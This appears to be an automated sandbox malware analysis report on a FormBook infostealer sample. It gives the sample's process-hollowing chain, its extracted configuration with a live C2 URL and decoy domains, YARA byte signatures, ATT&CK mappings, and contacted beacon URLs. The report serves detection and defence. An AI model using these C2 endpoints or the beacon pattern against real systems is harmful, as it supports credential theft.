ID: 385309
Sample Name:
NdBLyH2h5d.exe
Cookbook: default.jbs
Time: 10:04:36
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report NdBLyH2h5d.exe

Overview


General Information

Sample Name:	NdBLyH2h5d.exe
Analysis ID:	385309
MD5:	3fef6985af0d52a…
SHA1:	ac8db3220c9602..
SHA256:	a9c3d37d324e9b..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- NdBLyH2h5d.exe (PID: 5612 cmdline: 'C:\Users\user\Desktop\NdBLyH2h5d.exe' MD5: 3FEF6985AF0D52AB6701DF170096B504)
  - NdBLyH2h5d.exe (PID: 6140 cmdline: 'C:\Users\user\Desktop\NdBLyH2h5d.exe' MD5: 3FEF6985AF0D52AB6701DF170096B504)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - rundll32.exe (PID: 6048 cmdline: C:\Windows\SysWOW64\rundll32.exe MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - cmd.exe (PID: 4228 cmdline: /c del 'C:\Users\user\Desktop\NdBLyH2h5d.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5988 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.montcoimmigrationlawyer.com/uoe8/"
  ],
  "decoy": [
    "chalance.design",
    "certifiedlaywernj.com",
    "bsbgraphic.com",
    "caeka.com",
    "zagorafinancial.com",
    "cvingenieriacivil.net",
    "mojilifenoosa.com",
    "buckthеherd.net",
    "sparkmonic.com",
    "catherineandwilson.com",
    "cdefenders.com",
    "intersp.net",
    "santoriniimpressivetours.net",
    "arkansaspaymentrelief.com",
    "tewab.com",
    "bjzjgjg.com",
    "michgoliki.com",
    "oallahplease.com",
    "plaisterpress.com",
    "redyroblx.com",
    "funnyfootballmugs.com",
    "borderlesstrade.info",
    "partequity.net",
    "3992199.com",
    "bestcoloncleanseblog.com",
    "online-legalservices.com",
    "fibermover.com",
    "magen-tracks.xyz",
    "hotelsinshirdimkm.com",
    "beachjunction.com",
    "lanren.plus",
    "nouvellecartebancaire.com",
    "thegiftsofdepression.com",
    "metabol.parts",
    "dvxdkrbll.icu",
    "flsprayer.com",
    "przyczepy.net",
    "cantinhosdeaparecida.com",
    "californiasecuritycamera.com",
    "nevadasmallbusinessattorney.com",
    "skipperdaily.com",
    "missjeschickt.com",
    "rocketmortgageshady.net",
    "upholsteredwineracks.com",
    "best20singles.com",
    "fsquanyi.com",
    "ronlinebiz.com",
    "gaelmobilecarwash.com",
    "commercials.pro",
    "bl927.com",
    "workforceuae.com",
    "innercritictypes.com",
    "unipacksexpress.com",
    "chaitanya99.com",
    "rangamaty.com",
    "7chd.com",
    "keydefi.com",
    "liveporn.wiki",
    "carajedellcasting.com",
    "gooddoggymedia.com",
    "boldercoolware.com",
    "hispekdiamond.com",
    "expnashvilletn.com",
    "swashbug.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.479447176.0000000002BA0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000006.00000002.479447176.0000000002BA0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000006.00000002.479447176.0000000002BA0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000001.00000002.252981265.0000000000D10000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000001.00000002.252981265.0000000000D10000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.NdBLyH2h5d.exe.2640000.2.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.NdBLyH2h5d.exe.2640000.2.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.NdBLyH2h5d.exe.2640000.2.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
1.2.NdBLyH2h5d.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
1.2.NdBLyH2h5d.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Data Obfuscation:

Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 1 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Rundll32 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NdBLyH2h5d.exe	21%	Virustotal		Browse
NdBLyH2h5d.exe	8%	Metadefender		Browse
NdBLyH2h5d.exe	29%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.rundll32.exe.4d44f8.2.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.NdBLyH2h5d.exe.2640000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.2.NdBLyH2h5d.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
1.1.NdBLyH2h5d.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.rundll32.exe.4b17960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.plaisterpress.com/uoe8/?Dnh8=ntdwrTRF9WA24Nqdf4NJYZb1FUQAWBN8mHVjFMye2D4j4jK3D0IQWYm/ipt	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.fibermover.com/uoe8/?Dnh8=6wr609Vx9lIYE8xJyDK49BerhrrLsGkNJqd9AfCiKUtPUCt4zBl+uaOpo8ym8tjcWxTe&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.7chd.com/uoe8/?Dnh8=pp2ekQWroypTFKaJa5Qkcd1bUyGAkfDbiqxtSX5G9L70Cmz7PeGJVxgmdicR3ONQ4/wh&pPB=K2MxltkHBDK4hDMp	100%	Avira URL Cloud	malware	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.missjeschickt.com/uoe8/?Dnh8=4x9Go+G4sQK1bPcn4vkzPWadXV0GNuVhhd/eQWnbDPmuQCX7Nztt7R8hTxXUs1RW0ALQ&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.przyczepy.net/uoe8/?Dnh8=TYKQicIMvKRESm/flOMvKt3N/kbr0v+cwHo5PwIdzkllwLOIwmCeEw+gbEKOgk8UbATi&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.montcoimmigrationlawyer.com/uoe8/?Dnh8=DVW7OxuTiipzhEotDzIJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	
http://www.funnyfootballmugs.com/uoe8/?Dnh8=oRF9sMnf9PdLhjUOIBAEDWVppNUvEE2O6ED6s7IbEJi5z3I9xavY20aFrDWDg7pV30V8&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	
www.montcoimmigrationlawyer.com/uoe8/	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.mojilifenoosa.com/uoe8/?Dnh8=CVv7qMV6HbciCWFzqhUZZAQ0US+YdWqRbJ1eYpd5+PQQEEyRiYk8iw/aqhx7FohNRjRK&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.3992199.com/uoe8/?Dnh8=h2lbrHqA/lU/5ydhtyDssHwS0ovAY6emeVgF9WK6HhWxxVaP+H0Yfne8Qd/1EA4oYSoB&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.zagorafinancial.com/uoe8/?Dnh8=0AgkmMdb/xcAtot8xloO7jEL6e2GWsoAGGF4g5velsS4rIzaA3O5+OYWQMQKg8Hr7C9A&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.swashbug.com/uoe8/?Dnh8=jbWl/12JT1iDRb0v1vq5On9CelmHmR3hJr6gjt0xDgcmriA4IMeiSysilol+majB4Luo&pPB=K2MxltkHBDK4hDMp	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	52.15.160.167	true	false		high
montcoimmigrationlawyer.com	184.168.131.241	true	true		unknown
missjeschickt.com	81.169.145.72	true	true		unknown
www.przyczepy.net	185.253.212.22	true	true		unknown
k9cdna.51w4.com	45.142.156.44	true	true		unknown
www.swashbug.com	169.1.24.244	true	true		unknown
mojilifenoosa.com	184.168.131.241	true	true		unknown
zagorafinancial.com	162.209.114.201	true	true		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
fibermover.com	34.102.136.180	true	false		unknown
www.hispekdiamond.com	213.171.195.105	true	true		unknown
www.plaisterpress.com	104.21.24.135	true	true		unknown
www.borderlesstrade.info	unknown	unknown	true		unknown
www.bl927.com	unknown	unknown	true		unknown
www.montcoimmigrationlawyer.com	unknown	unknown	true		unknown
www.mojilifenoosa.com	unknown	unknown	true		unknown
www.missjeschickt.com	unknown	unknown	true		unknown
www.3992199.com	unknown	unknown	true		unknown
www.fibermover.com	unknown	unknown	true		unknown
www.funnyfootballmugs.com	unknown	unknown	true		unknown
www.7chd.com	unknown	unknown	true		unknown
www.cdefenders.com	unknown	unknown	true		unknown
www.zagorafinancial.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.fibermover.com/uoe8/?Dnh8=6wr609Vx9lIYE8xJyDK49BerhrrLsGkNJqd9AfCiKUtPUCt4zBl+uaOpo8ym8tjcWxTe&pPB=K2MxltkHBDK4hDMp	false	• Avira URL Cloud: safe	unknown
http://www.7chd.com/uoe8/?Dnh8=pp2ekQWroypTFKaJa5Qkcd1bUyGAkfDbiqxtSX5G9L70Cmz7PeGJVxgmdicR3ONQ4/wh&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: malware	unknown
http://www.missjeschickt.com/uoe8/?Dnh8=4x9Go+G4sQK1bPcn4vkzPWadXV0GNuVhhd/eQWnbDPmuQCX7Nztt7R8hTxXUs1RW0ALQ&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown
http://www.przyczepy.net/uoe8/?Dnh8=TYKQicIMvKRESm/flOMvKt3N/kbr0v+cwHo5PwIdzkllwLOIwmCeEw+gbEKOgk8UbATi&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown
http://www.montcoimmigrationlawyer.com/uoe8/?Dnh8=DVW7OxuTiipzhEotDzIJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.funnyfootballmugs.com/uoe8/?Dnh8=oRF9sMnf9PdLhjUOIBAEDWVppNUvEE2O6ED6s7IbEJi5z3I9xavY20aFrDWDg7pV30V8&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown
www.montcoimmigrationlawyer.com/uoe8/	true	• Avira URL Cloud: safe	low
http://www.mojilifenoosa.com/uoe8/?Dnh8=CVv7qMV6HbciCWFzqhUZZAQ0US+YdWqRbJ1eYpd5+PQQEEyRiYk8iw/aqhx7FohNRjRK&pPB=K2MxltkHBDK4hDMp	true	• Avira URL Cloud: safe	unknown
